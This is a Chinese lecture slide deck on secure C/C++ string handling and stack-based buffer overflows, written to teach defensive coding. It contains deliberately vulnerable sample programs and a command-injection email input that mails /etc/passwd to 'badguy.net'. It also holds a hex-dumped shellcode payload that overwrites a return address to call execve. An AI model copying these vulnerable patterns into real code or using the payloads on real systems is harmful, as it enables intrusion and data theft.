 - 存储一个字符串所需要的字节数是字符串的字符数加1。（x 是每个字符的大小）



C++ 字符串

- C++的标准化促进了：
 - ➔ 标准的类模板 `std::basic_string`
 - ➔ 及它的 `char` 实例化 `std::string`
 - ➔ 相对于C风格的字符串，`basic_string` 类更不容易出现安全漏洞。
- C风格的字符串仍然是C++程序中常见的数据类型。
- 一个C++程序中不可避免地会用到多种字符串类型，除了一些极少数的情况：
 - ➔ 没有字符串字面量
 - ➔ 不需要与现有的接受C风格字符串的函数库交互
 - ➔ 只使用C风格的字符串



常见的字符串操作错误

- 在C和C++中，使用C风格的字符串编程是很容易产生错误的
- 最常见的错误有
 - 无界字符串复制
 - 空结尾错误
 - 截断
 - 差一错误
 - 数组写入越界
 - 不恰当的数据处理



无边界字符串复制

- 无边界字符串复制发生于从一个无边界数据源复制数据到一个定长的字符数组时

```
1. int main(void) {  
2.     char Password[80];  
3.     puts("Enter 8 character password:");  
4.     gets(Password);  
    ...  
5. }
```



复制和连接字符串

- 复制和连接字符串时也容易出现错误，因为标准 `strcpy()` 和 `strcat()` 函数执行的都是无边界复制操作

```
1. int main(int argc, char *argv[]) {  
2.     char name[2048];  
3.     strcpy(name, argv[1]);  
4.     strcat(name, " = ");  
5.     strcat(name, argv[2]);  
    ...  
6. }
```

都会越界写



简单的解决方案

- 利用 `strlen()` 测试输入字符串的长度然后动态分配内存。

确保为 `argv[1]` 中的命令行参数以及末尾空字符分配足够内存

```
1. int main(int argc, char *argv[]) {  
    2.         char *buff = (char  
        *)malloc(strlen(argv[1])+1);  
3.     if (buff != NULL) {  
4.         strcpy(buff, argv[1]);  
5.         printf("argv[1] = %s.\n", buff);  
6.     }  
7.     else {  
        /* Couldn't get the memory - recover  
        */  
8.     }  
9.     return 0;  
10. }
```



C++无界字符串复制

- 对于下列的C++程序，如果用户输入多于11个字符，也会导致越界写。

```
1. #include <iostream.h>
2. int main(void) {
3.     char buf[12];
4.     cin >> buf;
5.     cout << "echo: " << buf << endl;
6. }
```



简单的解决方案

```
1. #include <iostream.h>
```

```
2. int main() {
```

```
3.   char buf[12]
```

如果其域宽（继承自ios base: : width）被设置为大于0，提取操作可以被限制为只提取指定数量的字符

```
3.   cin.width(12);
```

```
4.   cin >> buf;
```

```
5.   cout << "echo: "
```

```
6. }
```

一次提取操作调用结束后域宽被重置为0。



空结尾错误

- 当使用C风格字符时，另一个常见的问题是字符串末尾没有正确的空字符。

```
int main(int argc, char* argv[]) {
```

```
    char a[16];
```

```
    char b[16];
```

```
    char c[32];
```

a[] 和 b[] 都没有正确地
结尾

```
    strncpy(a, "0123456789abcdef", sizeof(a));
```

```
    strncpy(b, "0123456789abcdef", sizeof(b));
```

```
    strncpy(c, a, sizeof(c));
```

```
}
```



来自ISO/IEC 9899:1999

strncpy 函数

```
char *strncpy(char * restrict s1,  
               const char * restrict s2,  
               size_t n);
```

- 从数组S2中复制不超过 **n** 个字符串 (空字符后的字符不会被复制) 到目标数组S1 * 中。

→ *因此，如果第一个数组S2中的前n个字符中不存在空字符，那么其结果字符串将不会是以空字符结尾的。



字符串截断

- 一些限制字节数的函数通常用来防止缓冲区溢出漏洞
 - `strncpy()` 代替 `strcpy()`
 - `fgets()` 代替 `gets()`
 - `snprintf()` 代替 `sprintf()`
- 当目标字符数组的长度不足以容纳一个字符串的内容时，就会发生字符串截断
- 字符串截断会丢失数据，有时也会导致软件漏洞



数组写入越界

```
1. int main(int argc, char *argv[]) {  
2.     int i = 0;  
3.     char buff[128];  
4.     char *arg1 = argv[1];  
  
5.     while (arg1[i] != '\0' ) {  
6.         buff[i] = arg1[i];  
7.         i++;  
8.     }  
9.     buff[i] = '\0';  
10.    printf("buff = %s\n", buff)  
11. }
```

参数超过128,
数组越界

由于C风格字符串实际上就是字符数组，因此完全有可能在不调用任何函数的情况下做了不安全的字符串操作

1、source字符数组（第二行声明）为10字节，但strcpy()（第三行）却对其复制了11个字节，包括一个结尾空字符串

差一错误

2、malloc()（第四行）在堆上分配长度等于source字符串长度的内存。然而，strlen()返回的长度值并没考虑结尾空字符

●你能找出这个程序中所有差一错误吗？

3、for循环的索引值i（第五行）是从1开始的，但C中数组索引值是从0开始的
4、for循环结束条件是i<=11，可能比程序员期待的多迭代一次

```
1. int main(int argc, char* argv[]) {  
2.     char source[10];  
3.     strcpy(source, "0123456789");  
4.         char *dest = (char  
    *)malloc(strlen(source));  
5.     for (int i=1; i <= 11; i++) {  
6.         dest[i] = source[i];  
7.     }  
8.     dest[i] = '\0';  
9.     printf("dest = %s", dest);  
10. }
```

5、第八行的赋值操作会导致越界写



不恰当的数据处理

- 应用程序输入一个用户的email 地址，并把地址写入缓冲区 [Viega 03]


```
sprintf(buffer,  
        "/bin/mail %s < /tmp/email",  
        addr  
        );
```

- 使用**system()** 调用执行缓冲区中的数据。
- 当用户输入下列格式的一个email地址的时候，就会出现风险:
- `bogus@addr.com; cat /etc/passwd | mail some@badguy.net`



程序栈



- 栈（栈）通过存储下列内容来追踪程序的执行和状态。
 - 调用函数的返回地址
 - 函数参数
 - 局部（临时）变量
- 在下列情况下栈需要被修改
 - 在函数调用期间
 - 函数初始化期间
 - 从子例程返回时





栈粉碎

- 堆栈支持嵌套调用
- 帧指由函数调用引发的压入栈的数据。



为每个子程序创建一个堆栈框架，并在返回时清理掉



栈粉碎

- 栈用于存储
 - 调用函数的返回地址
 - 子例程的实际参数
 - 局部（自动）变量
- 当前帧的地址被存储到帧或者基址寄存器中(英特尔架构中的EBP)
- 帧指针在栈中是一个定点的引用。
- 下列情况出现时，栈要要被修改
 - 子例程调用
 - 子例程初始化
 - 从子例程返回



子例程调用

● **function(4, 2);**

```
push 2  
push 4  
call function (411A29h)
```

把第2个参数压入栈

把第1个参数压入栈

把返回地址压入栈并跳到那个地址

EIP = 00411A80 ESP = 0012FE0C EBP = 0012FEDC

EIP: 扩展指令指针 **ESP:** 扩展栈指针 **EBP:** 扩展基指针



子例程初始化

● **void function(int arg1, int arg2) {**

push ebp

存储帧指针

mov ebp, esp

子例程的帧指针被设置为当前栈指针

sub esp, 44h

为局部变量分配

EIP = 00411A29 ESP = 0012FD40 EBP = 0012FE00

EIP:扩展指令指针

ESP:扩展栈指针

EBP:扩展基指针



Subroutine Return

● **return () ;**

```
mov esp, ebp
```

```
pop ebp
```

```
ret
```

存储栈指针

存储帧指针

将返回地址从栈弹出，并把控制移交给那个位置

EIP = 00411A87 ESP = 0012FE08 EBP = 0012FEDC

EIP:扩展指令指针

ESP:扩展栈指针

EBP:扩展基指针



返回调用函数

● **function(4, 2);**

push 2

push 4

call function (411230h)

add esp, 8

存储栈指针

EIP = 00411A8A ESP = 0012FE10 EBP = 0012FEDC

EIP:扩展指令指针

ESP:扩展栈指针

EBP:扩展基指针



程序案例

```
bool IsPasswordOK(void) {
    char Password[12]; // Memory 存储pwd
    gets(Password);    // Get input from keyboard
    if (!strcmp(Password, "goodpass")) return(true); //
    Password Good
    else return(false); // Password Invalid
}

void main(void) {
    bool PwStatus;           // Password Status
    puts("Enter Password:"); // Print
    PwStatus=IsPasswordOK(); // Get & Check
    Password
    if (PwStatus == false) {
        puts("Access denied"); // Print
        exit(-1);              // Terminate Program
    }
    else puts("Access granted");// Print
}
```



执行IsPasswordOK()函数之前，栈中的信息

代码

EIP



```
puts("Enter Password:");  
PwStatus=IsPasswordOK();  
if (PwStatus==false) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access granted");
```

栈

ESP



PwStatus的存储 (4 bytes)

调用者EBP – 帧指针OS (4 bytes)

Main的返回地址 – OS (4 Bytes)

...



IsPasswordOK () 执行时栈中的信息

代码

EIP
→

```
puts("Enter Password:");  
PwStatus=IsPasswordOK();  
if (PwStatus==false) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access granted");
```

```
bool IsPasswordOK(void) {  
    char Password[12];  
  
    gets(Password);  
    if (!strcmp(Password, "goodpass"))  
        return(true);  
    else return(false);  
}
```

栈

ESP
→

存储Password (12 Bytes)
调用者EBP – 帧指针main (4 bytes)
调用者的返回地址– main (4 Bytes)
存储PwStatus (4 bytes)
调用者EBP – 帧指针OS (4 bytes)
Main的返回地址– OS (4 Bytes)
...

注意: IsPasswordOK(void) 函数调用导致栈增长和收缩



IsPasswordOK () 调用后栈中的信息

代码


EIP



```
puts("Enter Password:");  
PwStatus = IsPasswordOk();  
if (PwStatus == false) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access granted");
```

栈


ESP





什么是缓冲区溢出？

- 当向为某特定数据结构分配的内存空间边界之外写入数据时，就会发生缓冲区溢出。





缓冲区溢出

- 当向为某特定数据结构分配的内存空间边界之外写入数据时，就会发生缓冲区溢出。
- 缓冲区边界被忽视和不检查造成的
- 可通过修改下列参数来利用缓冲区溢出：
 - ➔ 变量
 - ➔ 数据指针
 - ➔ 函数指针
 - ➔ 栈返回地址



栈粉碎


- 这是一种很严重的漏洞，因为它会对程序的可靠性和安全性造成严重的后果。
 - ➔ 当缓冲区溢出覆写分配给执行栈内存中的数据时，就会导致栈粉碎
 - ➔ 成功的利用这个漏洞能够覆写栈返回地址，从而在目标机器中执行任意代码。



缓冲区溢出1

- 如果密码的长度超过11个字符会发生什么？

*** CRASH ***





缓冲区溢出2

栈

EIP →

```
bool IsPasswordOK(void) {  
    char Password[12];  
  
    gets(Password);  
    if (!strcmp(Password, "badprog"))  
        return(true);  
    else return(false);  
}
```

栈中的返回地址和其他数据被覆写了，因为分配的存储空间只能包含最多**11**个字符加上结尾的空字符。


ESP →

存储Password (12 Bytes) "123456789012"
调用者EBP – 帧指针main (4 bytes) "3456"
调用者的返回地址– main (4 Bytes) "7890"
存储PwStatus (4 bytes) "\0"
调用者EBP – 帧指针OS (4 bytes)
Main的返回地址– OS (4 Bytes)
...



漏洞

- 一个精心构造的字符串“1234567890123456j▶*!” 会产生下面的结果。



```
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j▶*!
Access granted
C:\BufferOverflow\Release>
```

发生了什么？



发生了什么？

栈

- “1234567890123456j!>*” 覆写了栈中9字节的存储空间，改变了调用者的返回地址，且跳过了3-5行，直接开始执行第6行

	Statement
1	puts("Enter Password:");
2	PwStatus=ISPasswordOK();
3	if (PwStatus == true)
4	puts("Access denied");
5	exit(-1);
6	}
7	else puts("Access granted");

存储Password (12 Bytes) “123456789012”
调用者EBP – 帧指针main (4 bytes) “3456”
调用者的返回地址– main (4 Bytes) “W!>*” (return to line 7 was line 3)
存储PwStatus (4 bytes) “\0”
调用者EBP – 帧指针OS (4 bytes)
main的返回地址– OS (4 Bytes)

注意: 这个漏洞还可以被用于执行包含在输入字符串中的任意代码。



字符串问题导致的安全漏洞

●字符串问题导致的安全漏洞

- 缓冲区溢出
- 程序栈
- 弧注入
- 代码注入



代码注入

- 攻击者创建一个恶意参数

- ➔一个蓄意构造的字符串，其中包含一个指向某些恶意代码的指针，该代码也由攻击者提供。

- 当函数返回时，控制就被转移到了那段恶意代码。

- ➔注入的代码就会以与该有漏洞的程序相同的权限运行

- ➔攻击者通常都以“以root或其他较高权限运行”的程序为目标



恶意参数

- 恶意参数的特征

- ➔ 必须被漏洞程序作为合法输入接受。
- ➔ 参数,以及其他可控输入必定导致了漏洞代码路径的执行。
- ➔ 在控制权转移到恶意代码之前, 参数不能导致程序非正常终止。



Figure 2-25. Program 栈 overwritten by binary exploit

Line	Address	Content
1	0xbffff9c0 – 0xbffff9cf	"123456789012456" 存储Password (16 Bytes) Program allocates 12 but compiler defaults to multiples of 16 bytes)
2	0xbffff9d0 – 0xbffff9db	"789012345678" extra space allocated (12 Bytes) Compiler generated to force 16 byte 栈 alignments
3	0xbffff9dc	(0xbffff9e0) # new return address
4	0xbffff9e0	xor %eax,%eax #set eax to zero
5	0xbffff9e2	mov %eax,0xbffff9ff #set to NULL word
6	0xbffff9e7	mov \$0xb,%al #set 代码 for execve
7	0xbffff9e9	mov \$0xbffffa03,%ebx #ptr to arg 1
8	0xbffff9ee	mov \$0xbffff9fb,%ecx #ptr to arg 2
9	0xbffff9f3	mov 0xbffff9ff,%edx #ptr to arg 3
10	0xbffff9f9	int \$80 # make system call to execve
11	0xbffff9fb	arg 2 array pointer array char * []={0xbffff9ff, points to a NULL str
12	0xbffff9ff	"1111"}; – #will be changed to 0x00000000 terminates ptr array & also used for arg3
13	0xbffffa03 – 0xbffffa0f	"/usr/bin/cal\0"



`./vulprog < exploit.bin`

- 通过下面的二进制输入，这个密码程序能够被用来执行任意的代码：

```
000  31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36 "1234567890123456"  
010  37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF "789012345678a · +"  
020  31 C0 A3 FF F9 FF BF B0-0B BB 03 FA FF BF B9 FB "1+ú · +|+· +|v"  
030  F9 FF BF 8B 15 FF F9 FF-BF CD 80 FF F9 FF BF 31 "· +i § · +-Ç · +1"  
040  31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```



Mal Arg Decomposed 1

第一个16字节的二进制数据将填满分配的密码存储空间

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +|+· +|v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +ï § · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

注意: gcc版本的编译器分配堆栈用于16字节的操作



Mal Arg Decomposed 2

```
● 000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"  
● 010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"  
● 020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +|+· +|v"  
● 030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +i § · + -Ç · +1"  
● 040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal
```

接下来的12字节二进制数据将填充编译器分配的存储空间，以与16字节边界对齐



Mal Arg Decomposed 3

```
● 000 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"  
● 010 37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"  
● 020 31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +|+· +|v"  
● 030 F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +i § · + -Ç · +1"  
● 040 31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

这个值覆盖栈上的注入代码的返回地址



恶意代码

- 恶意参数的目的是把控制权转移给恶意代码

- 可能包含在恶意参数 (如本实例) 中
- 可能在一个有效的输入操作期间注入恶意代码
- 恶意代码可以执行以其他任何形式编程所能执行的功能，

不过它们通常只是简单地在受害机器上开一个远程。

- 出于这个原因，被注入的恶意代码通常被称为 `shellcode`。



弧注入 (return-into-libc)

- 弧注入将控制转移到已经存在于程序内存空间中的代码中
 - ➔ 弧注入的利用方式是在程序的控制流“团”中插入一段新的“弧”（表示控制流转移），而不是进行代码注入。
 - ➔ 可以安装一个已有函数的地址（如system() 或exec ()），用于执行已存在于本地系统上的程序
 - ➔ 更复杂的攻击可能会使用这种技术



漏洞程序

```
1. #include <string.h>
2. int get_buff(char *user_input){
3.     char buff[4];
4.     memcpy(buff, user_input, strlen(user_input)+1);
5.     return 0;
6. }
7. int main(int argc, char *argv[]){
8.     get_buff(argv[1]);
9.     return 0;
10. }
```




漏洞利用

- 用存在的函数地址覆写返回地址
- 创建栈帧来链接函数调用
- 再现原始帧返回的程序，不进行检测并恢复执行




缓冲区溢出之前及之后的栈

Before



